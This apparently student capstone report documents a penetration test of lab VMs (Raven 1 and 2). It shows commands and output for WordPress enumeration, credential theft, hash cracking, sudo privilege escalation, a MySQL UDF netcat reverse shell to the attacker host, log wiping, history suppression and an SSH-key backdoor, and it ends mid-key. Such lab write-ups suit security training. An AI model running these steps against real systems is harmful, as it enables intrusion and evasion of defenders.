Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Byron Bartlett, Eddie Berguer, Joe Pospichal, Anthony Rubino, Connor Sanders, Ethan Urie

Final Engagement


Attack of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.1681.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH Key/Password Policy	SSH is not protected with keys and users have weak passwords.	A user's password is brute-forced allowing access to the system.
Wordpress Configuration	The wp-config.php file has SQL credentials and usernames are enumerable.	Attacker is able to access the SQL database and exfiltrate password hashes.
Sudo Privilege Policy	A user with a crackable password has sudo access to the python binary.	Spawning a shell with python using sudo spawns a root shell for the attacker.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
PHPMailer 5.2.16	Extra parameters are passable to the mailSend function.	Attackers can execute code with the extra parameters allowing for execution of malicious code.
MySQL UDF Security	User-defined functions are not secured and MySQL is running as the root user.	An attacker can create a function that creates a reverse shell as the root user.
Wordpress Configuration	The wp-config.php file has SQL credentials and usernames are enumerable.	Attacker is able to access the SQL database.

Exploits Used:
Target 1

Exploitation: Wordpress Configuration

- **Use wpscan to find information about the website and authors.**
- **Enumeration of Wordpress authors and vulnerable Wordpress plugins.**

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          ____________
         \ \        / /  ___| ___|
          \ \  /\  / /| |\___ | |_ _ __ _ __
           \ \/  \/ / | |/___ \| __| '__| '_ \
            \  /\  /  | |____) | |_| | | | |_) |
             \/  \/   |_|_____/ \__|_|_| | .__/
                                         | |
                                         |_|
        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Nov 19 20:59:05 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Nov 19 20:59:09 2020
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.226 KB
[+] Memory used: 110.227 MB
[+] Elapsed time: 00:00:04
```

Exploitation: SSH Key/Password Policy

- **Nmap port scan to find open port 22, then use ssh to log into user account (michael) with password guessed as michael.**
- **User Shell as michael achieved.**

```
root@Kali:~# nmap -sS 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-19 19:34 PST
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ pwd
/home/michael
```

Exploitation: Wordpress Configuration

- **Viewed the wp-config.php file. By default this file holds SQL database credentials.**
- **Access to data in the SQL database. Found password hashes for users. Ran the hashes through John and got steven's password. Changed to steven user.**

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+-------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     |
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+-------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org  |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org   |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+-------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AV
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
```

Exploitation: Sudo Privilege Policy

- **User steven has sudo access to python.**
- **Python has a command to spawn a bash shell, running this with sudo spawns a root shell. sudo python -c ‘import os; os.system(“/bin/sh”)’**


```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
```

Exploits Used:
Target 2

Exploitation: PHPMailer 5.2.16

- **Pre 5.2.20 versions allows for remote code execution by sending extra parameters to one of the service functions.**
- **This allowed execution of a netcat command that spawned a reverse shell.**
- https://nvd.nist.gov/vuln/detail/CVE-2016-10033



Exploitation: Wordpress Configuration

- **By default Wordpress stores SQL credentials in /var/www/html/wp-config.php**
- **This is even more of an issue on Target 2 where SQL leads to root access.**

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)
```

Exploitation: MySQL UDF Security

- **User-defined functions in SQL without proper security can lead to arbitrary code execution. When SQL is also running under the root user, this allows code to be run as root in unpatched versions.**
- **Used UDF exploit to spawn a root reverse shell.**

```
www-data@target2:/var/www/html$ ps -elf | grep root
4 S root      970   581  0  80   0 - 138001 -     05:05 ?        00:00:12 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugi
n-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld
/mysqld.sock --port=3306
5 S root     1033     1  0  80   0 - 58124 -      05:05 ?        00:00:01 /usr/sbin/apache2 -k start
1 S root        6     2  0  80   0 -     0 -      05:05 ?        00:00:00 [kworker/u2:0]
```

Exploitation: MySQL UDF Security

```
root@Kali:~# wget -O pizza.c https://www.exploit-db.com/download/1518
```

```
root@Kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.115 - - [24/Nov/2020 21:40:31] "GET /pizza.so HTTP/1.1" 200 -
192.168.1.115 - - [24/Nov/2020 21:48:04] "GET /pizza.c HTTP/1.1" 200 -
```

```
www-data@target2:/var/www/html$ wget 192.168.1.90/pizza.c
```

```
www-data@target2:/var/www/html$ gcc -g -shared -Wl,-soname,pizza.so -o pizz
a.so pizza.o -lc
www-data@target2:/var/www/html$ mysql -u root -p
```

```
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.03 sec)
```

```
mysql> insert into foo values(load_file('/var/www/html/pizza.so'));
Query OK, 1 row affected (0.02 sec)
```

```
mysql> create function do_system returns integer soname 'pizz.so';
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> select * from mysql.func;
+-----------+-----+---------+----------+
| name      | ret | dl      | type     |
+-----------+-----+---------+----------+
| do_system |   2 | pizz.so | function |
+-----------+-----+---------+----------+
1 row in set (0.00 sec)
```

- Following a guide on using this exploit we get the following long chain of commands.
- https://recipeforroot.com/mysql-to-system-root/
- It's a doozy...
- We create a shared object (.so) file from the code on: https://www.exploit-db.com/exploits/1518
- We use that file to create a function in mySQL that lets us run shell commands in the mySQL terminal.

Exploitation: MySQL UDF Security

```
mysql> select do_system('nc 192.168.1.90 4443 -e /bin/bash');
```

- We execute a netcat reverse shell with our created user function.
- Our Kali machine has a listener ready to go.
- We get a nicer looking shell using a python command and run some commands to show that we are indeed root.
- (Yes it did take 6 days to get this done.)

```
root@Kali:~# nc -lnvp 4443
listening on [any] 4443 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 35592
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@target2:/var/lib/mysql# stty raw -echo
stty raw -echo
root@target2:/var/lib/mysql# ls
1                 exploit  ib_logfile0  mysql                performance_sche
ma
debian-5.5.flag  ibdata1  ib_logfile1  mysql_upgrade_info  wordpress
```

```
root@target2:/root# whoami; id; date
root
uid=0(root) gid=0(root) groups=0(root)
Wednesday 25 November  17:10:35 AEDT 2020
```

Yay!

```
root@target2:/root# ls
flag4.txt
root@target2:/root# cat flag4.txt

 ___                        ___ ___
| _ \__ ___ _____ _ _ |_ _| _|
|   / _` \ V / -_) ' \ | | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:/root#
```

Avoiding Detection: Target 1

Stealth Exploitation of Wordpress Configuration

Monitoring Overview

- WPScan would be detected due to traffic going to the wordpress site's author pages. An alert set to monitor access to these pages would trigger.
- 192.168.1.110/wordpress/?author=<number>

Mitigating Detection

- WPScan has a --stealthy flag to run it in a passive scan mode while using a random user-agent for each scan. This would avoid showing Kali as the user-agent while accessing those pages.

Usage

Full user documentation can be found here; https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation

`wpscan --url blog.tld` This will scan the blog using default options with a good compromise between speed and accuracy. For example, the plugins will be checked passively but their version with a mixed detection mode (passively + aggressively). Potential config backup files will also be checked, along with other interesting findings.

If a more stealthy approach is required, then `wpscan --stealthy --url blog.tld` can be used. As a result, when using the `--enumerate` option, don't forget to set the `--plugins-detection` accordingly, as its default is 'passive'.

```
       --stealthy
              Alias for  --random-user-agent  --detection-mode  passive
              --plugins-version-detection passive

       To see full list of options use --hh.

wpscan                          March 2019                      WPSCAN(1)
 Manual page wpscan(1) line 144/167 (END) (press h for help or q to quit)
```

Stealth Exploitation of SSH Key/Password Policy


Monitoring Overview

- SSH password brute forcing is detected from a spike in failed login attempts.
- This alert can be configured by source address count or failed login counts.

Mitigating Detection

- The source address of login attempts can be proxy rotated to spread the attack out across multiple source IPs. The attempt rate can also be lowered to avoid passing an alert threshold. Proxychains is a service available to run a Kali command through a proxy.

https://linuxhint.com/proxychains-tutorial/



Stealth Exploitation of Sudo Privilege Policy

Monitoring Overview

- Sudo use is logged in /var/log/auth.log
- This log can be used to send alerts that are triggered by root access

Mitigating Detection

- A bash shell logs command history. There is a command to stop writing to history.
  - **set +o history** - Does not write any of the current session to the log. Can be ran at any time during the session and will hide all commands.
- We can rotate or clear the auth.log. And then edit the rsyslog.conf to change what is written to logs to hide our tracks.

```
# First some standard log files.  Log by facility.
#
auth,authpriv.*                  /dev/null
*.*;auth,authpriv.none           -/dev/null
```

Avoiding Detection: Target 2

Stealth Exploitation of PHPMailer 5.2.16

Monitoring Overview

- The PHPMailer exploit uploads a new file to the website, and then runs requests and commands on that page.
- An alert can be set to trigger when a PUT request occurs.


Mitigating Detection

- It is not possible to reduce detection of this exploit.
- The vulnerability is a two step process of writing a payload to the web server and then sending a HTTP request to execute it. There is no other option useable via Metasploit that avoids detection.

Stealth Exploitation of Wordpress Configuration

Monitoring Overview

- Monitor access to the wp-config.php file through bash history logs. Monitor shell sessions as www-data user.



Mitigating Detection

- View the file with a text editor, instead of running a cat command, to make reading of the file look like configuration editing or maintenance.
- Similar to the sudo mitigation, clear bash history logs or avoid writing to them.

Stealth Exploitation of MySQL UDF Security

Monitoring Overview

- Enable SQL general query logs and detect queries
- Depending on how common use of the database is, send an alert upon login to the database.

Mitigating Detection

- Clear the logs after successful use of the exploit to hide method of entry.
- Delay time for blue team to patch exploit or understand method to root access.

```
mysql> TRUNCATE mysql.general_log;
Query OK, 0 rows affected (0.03 sec)

mysql> TRUNCATE mysql.slow_log;
Query OK, 0 rows affected (0.02 sec)
```

```
mysql> select * from general_log;
Empty set (0.01 sec)

mysql> select * from slow_log;
Empty set (0.02 sec)
```

Maintaining Access

Backdooring Target 1

Backdoor Overview

- Upon getting root access, we added our public key to root's authorized ssh keys
- This was done on Target 1 by doing a file transfer through netcat.
  - nc -l -p 1234 > authorized_keys
- This is connected through via SSH
  - ssh -i id_rsa root@192.168.1.110

```
root@target1:~/.ssh# nc -l -p 1234 > authorized_keys
root@target1:~/.ssh# ls
authorized_keys
root@target1:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDGWm65cFuT4fOuctPNizXGcMaXNP1fw3IV2FC
sgDgXoszh36EkSrB8mE1MAtgN5TMG3eDJczRojHRTYJZy4qLmfJ0TuV2ICUL1/nW042Wmp2i4bR
